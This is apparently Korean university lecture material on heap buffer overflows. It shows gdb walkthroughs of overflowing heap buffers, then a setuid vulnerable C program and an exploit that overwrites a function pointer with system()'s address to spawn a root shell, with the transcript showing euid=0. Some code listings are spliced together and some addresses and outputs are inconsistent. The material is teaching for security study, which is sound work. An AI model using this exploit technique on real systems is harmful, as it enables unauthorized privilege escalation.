

## 7주차 2차시. 힙 버퍼 오버플로우 공격

### 【학습목표】

1. 힙 버퍼 오버플로우 공격 개념 및 수행에 대해 설명할 수 있다.

### 학습내용1 : 힙 버퍼 오버플로우 개념

#### 1. 힙(Heap)


프로그램 실행 시 동적으로 할당한 메모리 공간

malloc 계열의 heapalloc, aeapfree, malloc, free, new, delete 등의 함수로 제어

BSS(Block Started by Symbol)라고도 부름

스택과 반대로 메모리의 하위 주소에서 상위 주소로 영역이 커짐

\* 80x86 시스템의 메모리 구조



## 학습내용2 : gdb 분석을 통한 힙 버퍼 오버플로우 이해

### 1. 주제/참고

주제 : gdb 분석을 통한 힙 버퍼 오버플로우 이해

참고

- 한빛미디어
- 정보 보안 개론과 실습: 시스템 해킹과 보안
- 321페이지
- 실습 7-3. gdb 분석을 통해 취약프로그램의 힙 버퍼 오버플로우 개념 이해하기

### 2. heap\_test\_01.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define BUFSIZE 16
#define OVERSIZE 8

int main(){
    u_long address_diff;
    char *buf1 = (char *)malloc(BUFSIZE),          *buf2 = (char *)malloc(BUFSIZE);

    address_diff = (u_long)buf2 - (u_long)buf1;
    printf("buf1 = %p, buf2 = %p, address_diff = 0x%x\n", buf1, buf2, address_diff);

    memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '\0';
    printf("오버플로우 전 buf1의 내용 = %s\n", buf1);
    printf("오버플로우 전 buf2의 내용 = %s\n\n", buf2);

    memset(buf1, 'B', (u_int)(address_diff + OVERSIZE));
    printf("오버플로우 후 buf1의 내용 = %s\n", buf1);
    printf("오버플로우 후 buf2의 내용 = %s\n", buf2);

    return 0;
}
```

## 3. heap\_test\_02.c

```

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main(){
    u_long address_diff;
    char *buf1 = (char *)malloc(16);
    char *buf2 = (char *)malloc(16);

    address_diff = (u_long)buf2 - (u_long)buf1;
    memset(buf2, 'A', 15), buf2[15] = '\0';
    memset(buf1, 'B', (u_int)(address_diff + 8));
    printf("오버플로우 후 buf2의 내용 = %s\n", buf2);

    return 0;
}

```


## 4. heap\_test\_01.c, heap\_test\_02.c 컴파일

\* heap\_test\_02.c는 gdb에서 디버깅할 예정이므로 -g 옵션 주어 컴파일

```

# gcc -o heap_test_01 heap_test_01.c
# gcc -g -o heap_test_02 heap_test_02.c

```



```

bash$ gcc -o heap_test_01 heap_test_01.c
bash$ gcc -g -o heap_test_02 heap_test_02.c
bash$ ls -al
total 42
drwxr-xr-x  2 root  root   1024 May  8 17:54 .
drwxr-xr-x 19 root  root   1024 May  8 15:52 ..
-rwxr-xr-x  1 root  root  12362 May  8 17:54 heap_test_01
-rw-r--r--  1 root  root    738 May  8 15:54 heap_test_01.c
-rwxr-xr-x  1 root  root  23158 May  8 17:54 heap_test_02
-rw-r--r--  1 root  root    412 May  8 15:54 heap_test_02.c
bash$

```

## 5. heap\_test\_01 실행 결과 확인

malloc 함수를 이용하여 힙에 메모리 공간을 할당한 두 버퍼 값(buf1, buf2)의 오버플로우 전후 값 변화 확인  
# ./heap\_test\_01

```

bash$ ./heap_test_01
buf1 = 0x8049768, buf2 = 0x8049780, address_diff = 0x18 bytes
오버플로우 전 buf1의 내용 = AAAAAAAAAAAAAA
오버플로우 전 buf2의 내용 = BBBBBBBBBBBBBBBB
오버플로우 후 buf1의 내용 = BBBBBBBBBBBBBBBBBB
오버플로우 후 buf2의 내용 = BBBBBBBBBBBBBBBB
  
```

항목	오버플로우 전 내용	오버플로우 후 내용
buf1	없음	B 문자 32(24+8)개와 A 문자 7개
buf2	A 문자 15개	B 문자 8개와 A 문자 7개

이 결과를 가져온 것은 heap\_test\_01.c의 memset(buf1, 'B', (u\_int)(address\_diff + OVERSIZE)); 부분  
address\_diff(24, 0x18)과 OVERSIZE(8) 값을 더한 만큼 buf1에 입력  
즉, buf2가 OVERSIZE(8)만큼 B 문자로 덮어씌워짐

## 6. heap\_test\_02 실행 결과 확인

\* heap\_test\_02를 실행  
# ./heap\_test\_02

```

bash$ ./heap_test_02
오버플로우 후 buf2의 내용 = BBBBBBBBBBBBBBBB
  
```

## 7. gdb로 heap\_test\_02의 main 함수 확인

# gdb ./heap\_test\_02  
(gdb) disass main

```

bash$ gdb ./heap_test_02
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x8048440 <main>:      push    %ebp
0x8048441 <main+1>:      mov     %esp,%ebp
0x8048443 <main+3>:      sub     $0xc,%esp
0x8048446 <main+6>:      push    $0x10
0x8048448 <main+8>:      call   0x8048334 <malloc>
0x804844d <main+13>:     add     $0x4,%esp
0x8048450 <main+16>:     mov     %eax,%eax
  
```

\* main 함수의 내용을 어셈블리어 분석

```

0x8048440 <main>:      push    %ebp
0x8048441 <main+1>:      mov     %esp,%ebp
0x8048443 <main+3>:      sub     $0xc,%esp
0x8048446 <main+6>:      push    $0x10
0x8048448 <main+8>:      call   0x8048334 <malloc>
0x804844d <main+13>:     add     $0x4,%esp
  
```

```

0x8048450 <main+16>: mov    %eax,%eax
0x8048452 <main+18>: mov    %eax,0xffffffff8(%ebp)
0x8048455 <main+21>: push  $0x10
0x8048457 <main+23>: call  0x8048334 <malloc>
0x804845c <main+28>: add    $0x4,%esp
0x804845f <main+31>:      mov    %eax,%eax
0x8048461 <main+33>: mov    %eax,0xffffffff4(%ebp)

0x8048464 <main+36>: mov    0xffffffff4(%ebp),%eax
0x8048467 <main+39>: mov    0xffffffff8(%ebp),%edx
0x804846a <main+42>: mov    %eax,%ecx
0x804846c <main+44>: sub    %edx,%ecx
0x804846e <main+46>: mov    %ecx,0xfffffff4(%ebp)
0x8048471 <main+49>: push  $0xf
0x8048473 <main+51>: push  $0x41
0x8048475 <main+53>: mov    0xffffffff4(%ebp),%eax
0x8048478 <main+56>: push  %eax
0x8048479 <main+57>: call  0x8048374 <memset>
0x804847e <main+62>: add    $0xc,%esp
0x8048481 <main+65>: mov    0xffffffff4(%ebp),%eax
0x8048484 <main+68>: add    $0xf,%eax
0x8048487 <main+71>: movb   $0x0,(%eax)

0x804848a <main+74>: mov    0xfffffff4(%ebp),%eax
0x804848d <main+77>: add    $0x8,%eax
0x8048490 <main+80>: push  %eax
0x8048491 <main+81>: push  $0x42
0x8048493 <main+83>: mov    0xffffffff8(%ebp),%eax
0x8048496 <main+86>: push  %eax
0x8048497 <main+87>: call  0x8048374 <memset>
0x804849c <main+92>: add    $0xc,%esp
0x804849f <main+95>: mov    0xffffffff4(%ebp),%eax
0x80484a2 <main+98>: push  %eax
0x80484a3 <main+99>: push  $0x8048540
0x80484a8 <main+104>: call  0x8048364 <printf>
0x80484ad <main+109>: add    $0x8,%esp

0x80484b0 <main+112>:      xor    %eax,%eax
0x80484b2 <main+114>:      jmp    0x80484b4 <main+116>
0x80484b4 <main+116>:      leave
0x80484b5 <main+117>:      ret

```

## 8. u\_long address\_diff;까지 실행 확인

- \* main 함수에 브레이크 포인트 설정, 실행
- \* u\_long address\_diff; 다음인 char\*buf1 = (char \*)malloc(16);에서 실행 멈춤
- \* (gdb) break main
- (gdb) run

```

c:\temp\192.168.75.132
(gdb) break main
Breakpoint 1 at 0x8048446: file heap_test_02.c, line 8.
(gdb) run
Starting program: /heap/./heap_test_02
Breakpoint 1, main () at heap_test_02.c:8
      char *buf1 = (char *)malloc(16);
(gdb)

```

```

0x8048440 <main>:      push    %ebp
0x8048441 <main+1>:    mov     %esp,%ebp
0x8048443 <main+3>:    sub     $0xc,%esp
char*buf1 = (char *)malloc(16);

```

unsigned long 값인 address\_diff(4바이트), 포인터 주소 값인 char \*buf1(4바이트)과 char \*buf2(4바이트)에 대한 메모리가 12바이트(0xc)만큼 스택에 할당  
 스택에 할당된 12바이트의 주소에 힙 주소에 대한 포인터 값이 저장

- \* 실행 후 스택 모습

ebp 값이0xbffffd48이므로, sfp 값인0xbffffd68 앞의 세 값은 u\_long address\_diff = 0x08049580, char \*buf1 = 0x0804956c, char \*buf2= 0x0804842b

```

(gdb) info reg ebp
(gdb) info reg esp
(gdb) x/12xw $esp

```

```

c:\temp\192.168.75.132
(gdb) info reg ebp
ebp                0xbffffd48      -1073742520
(gdb) info reg esp
esp                0xbffffd3c      -1073742532
(gdb) x/12xw $esp
0xbffffd3c:      0x0804842b      0x0804956c      0x08049580      0xbffffd68
0xbffffd4c:      0x400309cb      0x00000001      0xbffffd94      0xbffffd9c
0xbffffd5c:      0x40013068      0x00000001      0x08048390      0x00000000
(gdb)

```

## 9. char \*buf1 = (char \*)malloc(16);까지 실행 확인

어셈블리어 코드

```

0x8048446 <main+6>:      push    $0x10
0x8048448 <main+8>:      call   0x8048334 <malloc>
0x804844d <main+13>:     add     $0x4,%esp
0x8048450 <main+16>:     mov     %eax,%eax
0x8048452 <main+18>:     mov     %eax,0xfffff8(%ebp)

```

- \* Malloc에 의해 buf1에 대한 포인터 주소 값 할당,힙은 초기화
- (gdb) info reg esp

(gdb) x/12xw \$esp

```

c:\보안 192.168.75.132
(gdb) info reg esp
esp             0xbffffd3c      -1073742532
(gdb) x/12xw $esp
0xbffffd3c:    0x08049668    0x08049668    0x08049580    0xbffffd68
0xbffffd4c:    0x400309cb    0x00000001    0xbffffd94    0xbffffd9c
0xbffffd5c:    0x40013868    0x00000001    0x08048390    0x00000000
(gdb)

```

\* buf1의힙에서의주소(0x08049668)를 확인

(gdb) x/4xw 0x08049668

```

c:\보안 192.168.75.132
(gdb) x/4xw 0x08049668
0x08049668:    0x00000000    0x00000000    0x00000000    0x00000000
(gdb)

```

## 10. char \*buf2 = (char \*)malloc(16);까지 실행 확인

\* char \*buf1 = (char \*)malloc(16); 실행과 동일

(gdb) next

(gdb) info reg esp

(gdb) x/12xw \$esp

(gdb) x/4xw 0x08049680

```

c:\보안 192.168.75.132
(gdb) next
11      address_diff = (u_long)buf2 - (u_long)buf1;
(gdb) info reg esp
esp             0xbffffd3c      -1073742532
(gdb) x/12xw $esp
0xbffffd3c:    0x08049680    0x08049668    0x08049580    0xbffffd68
0xbffffd4c:    0x400309cb    0x00000001    0xbffffd94    0xbffffd9c
0xbffffd5c:    0x40013868    0x00000001    0x08048390    0x00000000
(gdb) x/4xw 0x08049680
0x08049680:    0x00000000    0x00000000    0x00000000    0x00000000
(gdb)

```

\* 어셈블리어 코드

```

0x08048455 <main+21>:  push    $0x10
0x08048457 <main+23>:  call    0x08048334 <malloc>
0x0804845c <main+28>:  add     $0x4,%esp
0x0804845f <main+31>:  mov     %eax,%eax
0x08048461 <main+33>:  mov     %eax,0xfffff4(%ebp)

```

## 11. address\_diff = (u\_long)buf2 - (u\_long)buf1;까지 실행 확인

\* address\_diff에0x18이 저장 - 0x18(24)(0x08049680 - 0x08049668)

(gdb) next

(gdb) x/12xw \$esp

(gdb) print address\_diff

```

c:\보안 192.168.75.132
(gdb) next
12      memset(buf2, 'A', 15); buf2[15] = '\0';
(gdb) x/12xw $esp
0xbffffd3c:    0x08049680    0x08049668    0x00000018    0xbffffd68
0xbffffd4c:    0x400309cb    0x00000001    0xbffffd94    0xbffffd9c
0xbffffd5c:    0x40013868    0x00000001    0x08048390    0x00000000
(gdb) print address_diff
$1 = 24
(gdb)

```

\* 어셈블리어 코드

```
0x8048464 <main+36>: mov    0xffffffff4(%ebp),%eax
0x8048467 <main+39>: mov    0xffffffff8(%ebp),%edx
0x804846a <main+42>: mov    %eax,%ecx
0x804846c <main+44>: sub    %edx,%ecx
0x804846e <main+46>: mov    %ecx,0xffffffffc(%ebp)
```

12. memset(buf2, 'A', 15), buf2[15] = '\0';까지 실행 확인

\* buf2에 A 문자를 15개 입력 후 확인

(gdb) next

(gdb) x/4xw 0x8049680

```


c:\별넷 192.168.75.132
(gdb) next
13      memset(buf1, 'B', (u_int)(address_diff + 8));
(gdb) x/4xw 0x8049680
0x8049680:    0x41414141    0x41414141    0x41414141    0x00414141
(gdb)

```

\* 어셈블리어 코드

```
0x8048471 <main+49>: push    $0xf
0x8048473 <main+51>: push    $0x41
0x8048475 <main+53>: mov     0xffffffff4(%ebp),%eax
0x8048478 <main+56>: push    %eax
0x8048479 <main+57>: call    0x8048374 <memset>
0x804847e <main+62>: add     $0xc,%esp
0x8048481 <main+65>: mov     0xffffffff4(%ebp),%eax
0x8048484 <main+68>: add     $0xf,%eax
0x8048487 <main+71>: movb    $0x0,(%eax)
```

\* memset(buf2, 'A', 15), buf2[15] = '\0' : 실행 후 메모리의 구조



13. memset(buf1, 'B', (u\_int)(address\_diff + 8));까지 실행 확인

\* B 문자 32(24+8)개를 buf1에 입력 후 확인

\* buf2 영역이었던 메모리 영역까지 buf1의B(42) 문자 저장

\* 여기에서 힙 버퍼 오버플로우가 일어난 것

(gdb) next

(gdb) x/12xw 0x8049668




```

<gdb> next
14      printf("오버플로우 후 buf2의 내용 = %sth", buf2);
(gdb) x/12xu 0x8049668
0x8049668:  0x42424242  0x42424242  0x42424242  0x42424242
0x8049678:  0x42424242  0x42424242  0x42424242  0x42424242
0x8049688:  0x41414141  0x00414141  0x00000000  0x00000071
(gdb)

```

\* memset(buf1, 'B', (u\_int)(address\_diff + 8));까지 실행 후 메모리의 구조



\* 어셈블리어 코드

```

0x804848a <main+74>:  mov     0xffffffff(%ebp),%eax
0x804848d <main+77>:  add     $0x8,%eax
0x8048490 <main+80>:  push    %eax
0x8048491 <main+81>:  push    $0x42
0x8048493 <main+83>:  mov     0xffffffff8(%ebp),%eax
0x8048496 <main+86>:  push    %eax
0x8048497 <main+87>:  call    0x8048374 <memset>
0x804849c <main+92>:  add     $0xc,%esp

```

## 학습내용3 : 힙 버퍼 오버플로우 개념

### 1. 주제/참고

주제 : 힙 버퍼 오버플로우 수행

참고

- 한빛미디어
- 정보 보안 개론과 실습: 시스템 해킹과 보안
- 332페이지
- 실습 7-4. 힙 버퍼 오버플로우 수행하기

## 2. heap-bugfile.c

```

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>

#define ERROR -1

int function(const char *str){
    printf("function 포인터에 호출되는 정상적인 함수\n", str);
    return 0;
}

int main(int argc, char **argv){
    static char buf[16];
    static int(*funcptr)(const char *str);

    if(argc <= 2) {
        fprintf(stderr, "사용법: %s <buffer> <function's arg>\n", argv[0]);
        exit(ERROR);
    }

    printf("system() 함수의 주소 값 = %p\n", &system);
    funcptr = (int (*)(const char *str))dlsym(RTLD_NEXT, "system");
    memset(buf, 0, sizeof(buf));
    strncpy(buf, argv[1], strlen(argv[1]));
    (void)(*funcptr)(argv[2]);

    return 0;
}

#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 16 // 함수 포인터(funcptr)과 buf와의 거리
#define BUGPROG     "./heap-bugfile" // 취약 프로그램의 위치
#define CMD         "/bin/sh" // 실행할 명령
#define ERROR -1

int main(int argc, char **argv){
    register int i;
    u_long sysaddr;
    static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};

```

```

if(argc <= 1){
    fprintf(stderr, "Usage: %s <offset>Wn", argv[0]);
    exit(ERROR);
}

sysaddr =(u_long)&system - atoi(argv[1]);
printf("Trying system() at 0x%lxWn", sysaddr);
memset(buf, 'A', 16);
for(i = 0; i < sizeof(sysaddr); i++)
    buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;
execl(BUGPROG, BUGPROG, buf, CMD, NULL);
return 0;
}

```

### 3. heap-bugfile.c 컴파일, 권한 부여

```

# gcc -o heap-bugfile heap-bugfile.c
# chmod 4755 heap-bugfile
# ls -al

```

```

bash$ gcc -o heap-bugfile heap-bugfile.c
bash$ chmod 4755 heap-bugfile
bash$ ls -al
total 18
drwxr-xr-x  2 root  root   1024 May 10 13:58 .
drwxr-xr-x 20 root  root   1024 May 10 13:56 ..
-rwsr-xr-x  1 root  root  12853 May 10 13:58 heap-bugfile
-rw-r--r--  1 root  root    666 May 10 13:57 heap-bugfile.c
-rw-r--r--  1 root  root    768 May 10 13:57 heap-exploit.c
bash$

```

### 4. heap-bugfile 실행 결과 확인

```
# ./heap-bugfile 10 wishfree
```

```

bash$ ./heap-bugfile 10 wishfree
system() 함수의 주소 값 = 0x00483fc
function 포인터에 호출되는 정상적인 함수
bash$

```

### 5. 공격 코드 컴파일

```

# gcc -g -o heap-exploit heap-exploit.c
# ls -al

```

```

bash$ gcc -g -o heap-exploit heap-exploit.c
bash$ ls -al
total 54
drwxr-xr-x  2 root  root   1024 May 16 16:21 .
drwxr-xr-x 23 root  root   1024 May 11 08:44 ..
-rwsr-xr-x  1 root  root  24209 May 16 15:54 heap-bugfile
-rw-r--r--  1 root  root    666 May 10 13:57 heap-bugfile.c
-rwsr-xr-x  1 root  root  23882 May 16 16:21 heap-exploit
-rw-r--r--  1 root  root    773 May 10 23:43 heap-exploit.c
bash$

```

## 6. 힙 버퍼 오버플로우 공격 수행

- \* 공격 시 오프셋(Offset) 값 임의로 입력
  - \* heap\_bugfile의 System() 주소 값과 공격코드heap-exploit 이 시도하는 system() 함수의 주소 값을 일치시키는 값을 찾음
  - \* 임의 값 8을 입력하면 0x8048400와 0x80484fc의 4바이트 차이를 확인할 수 있음
- # ./heap\_exploit 8

```

bash$ ./heap-exploit 8
Trying system() at 0x8048400
system() 함수의 주소 값 = 0x80483fc
function 포인터에 호출되는 정상적인 함수
bash$

```

- \* 오프셋을 12바이트로 공격 시도
  - \* 관리자 권한의 셸이 뜨는 것 확인
- # ./heap\_exploit 12

```

bash$ ./heap-exploit 12
Trying system() at 0x80483fc
system() 함수의 주소 값 = 0x80483fc
bash$ id
uid=500(wishfree) gid=500(wishfree) euid=0(root) groups=500(wishfree)
bash$

```

## 7. 힙 버퍼 오버플로우 공격 내용 확인

- \* heap-exploit.c의 'execl(BUGPROG, BUGPROG, buf, CMD, NULL);'에 브레이크 포인트 설정
  - \* 앞서 공격 성공한 인수 값 12 입력
  - \* run 명령으로 heap-exploit 실행
- # gdb heap\_exploit

(gdb) list 28, 31  
(gdb) break 31  
(gdb) run 12

```

bash$ gdb heap-exploit
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) list 28, 31
28     for (i = 0; i < sizeof(sysaddr); i++)
29         buf[BUFSIZE + i] = <(<u_long>sysaddr) >> (i * 8)) & 255;
30
31     execl(BUGPROG, BUGPROG, buf, CMD, NULL);
(gdb) break 31
Breakpoint 1 at 0x80485d2: file heap-exploit.c, line 31.
(gdb) run 12
Starting program: ./heap_bug/heap-exploit 12
Trying system() at 0x80483fc
Breakpoint 1, main (argc=2, argv=0xbffffd94) at heap-exploit.c:31
31     execl(BUGPROG, BUGPROG, buf, CMD, NULL);
(gdb)

```

- \* 실질적 공격은 브레이크 포인트 설정한 execl 함수에서 실행
  - \* execl은 시스템에서 라이브러리로 제공되는 exec 계열 함수 중 하나
  - \* 현재 프로세스 이미지의 실행 파일을 실행해서 새로운 프로세스 이미지 획득
- int execl(const char \*path, const char \*arg0, ... , const char \*argn, NULL);
- \* 브레이크 포인트를 설정한 함수의 내용을 여기에 맞춰보면 다음과 같음
- execl(BUGPROG, BUGPROG, buf, CMD, NULL);  
const char \*path - BUGPROG : ./heap-bugfile

```
const char *arg0 - BUGPROG : ./heap-bugfile
const char *arg1 - buf
const char *arg0 - CMD : /bin/sh
* 실제 셸에서 다음과 같이 실행된 것과 같음
* buf 값을 gdb에서 확인
* ./heap-bugfile buf /bin/sh
(gdb) print buf
(gdb) print &buf
(gdb) x/16xw &buf
```

```

(gdb) print buf
$4 = '0' (repeats 16 times), "?203W004Wb"
(gdb) print &buf
$5 = (char (*)[21]) 0x80496a4
(gdb) x/16xw &buf
0x80496a4 <force_to_data>: 0x41414141 0x41414141 0x41414141
0x41414141
0x80496b4 <force_to_data+16>: 0x080483fc 0x00000000 0x00000000
0xffffffff
0x80496c4 <__CTOR_END__>: 0x00000000 0xffffffff 0x00000000
0x8049708
0x80496d4 <__GLOBAL_OFFSET_TABLE__+4>: 0x40013ed0 0x4000a960 0x080483
de 0x400f8550
(gdb)
    
```

\* 힙 주소에 저장된 buf 값

주소	값
0x80696a4	0x41414141 0x41414141 0x41414141 0x41414141 0x080483fc

heap-exploit.c는 다음과 같은 형태의 공격 수행

```
# ./heap-bugfile '0x41414141 0x41414141 0x41414141 0x41414141 0x080483fc' /bin/sh
```

공격 수행 결과 힙의 funcptr 값이 system 함수가 있는 0x080483fc로 바뀐  
/bin/sh을 인수로 실행하여 system(/bin/sh) 명령을 수행한 것과 같은 결과

## 【학습정리】

1. 힙 버퍼 오버플로우 공격은 힙에 저장되는 데이터를 변조하거나, 함수에 대한 포인터 값을 변조함으로써 ret 값을 변조하여 임의의 코드를 실행하기 위한 공격이다.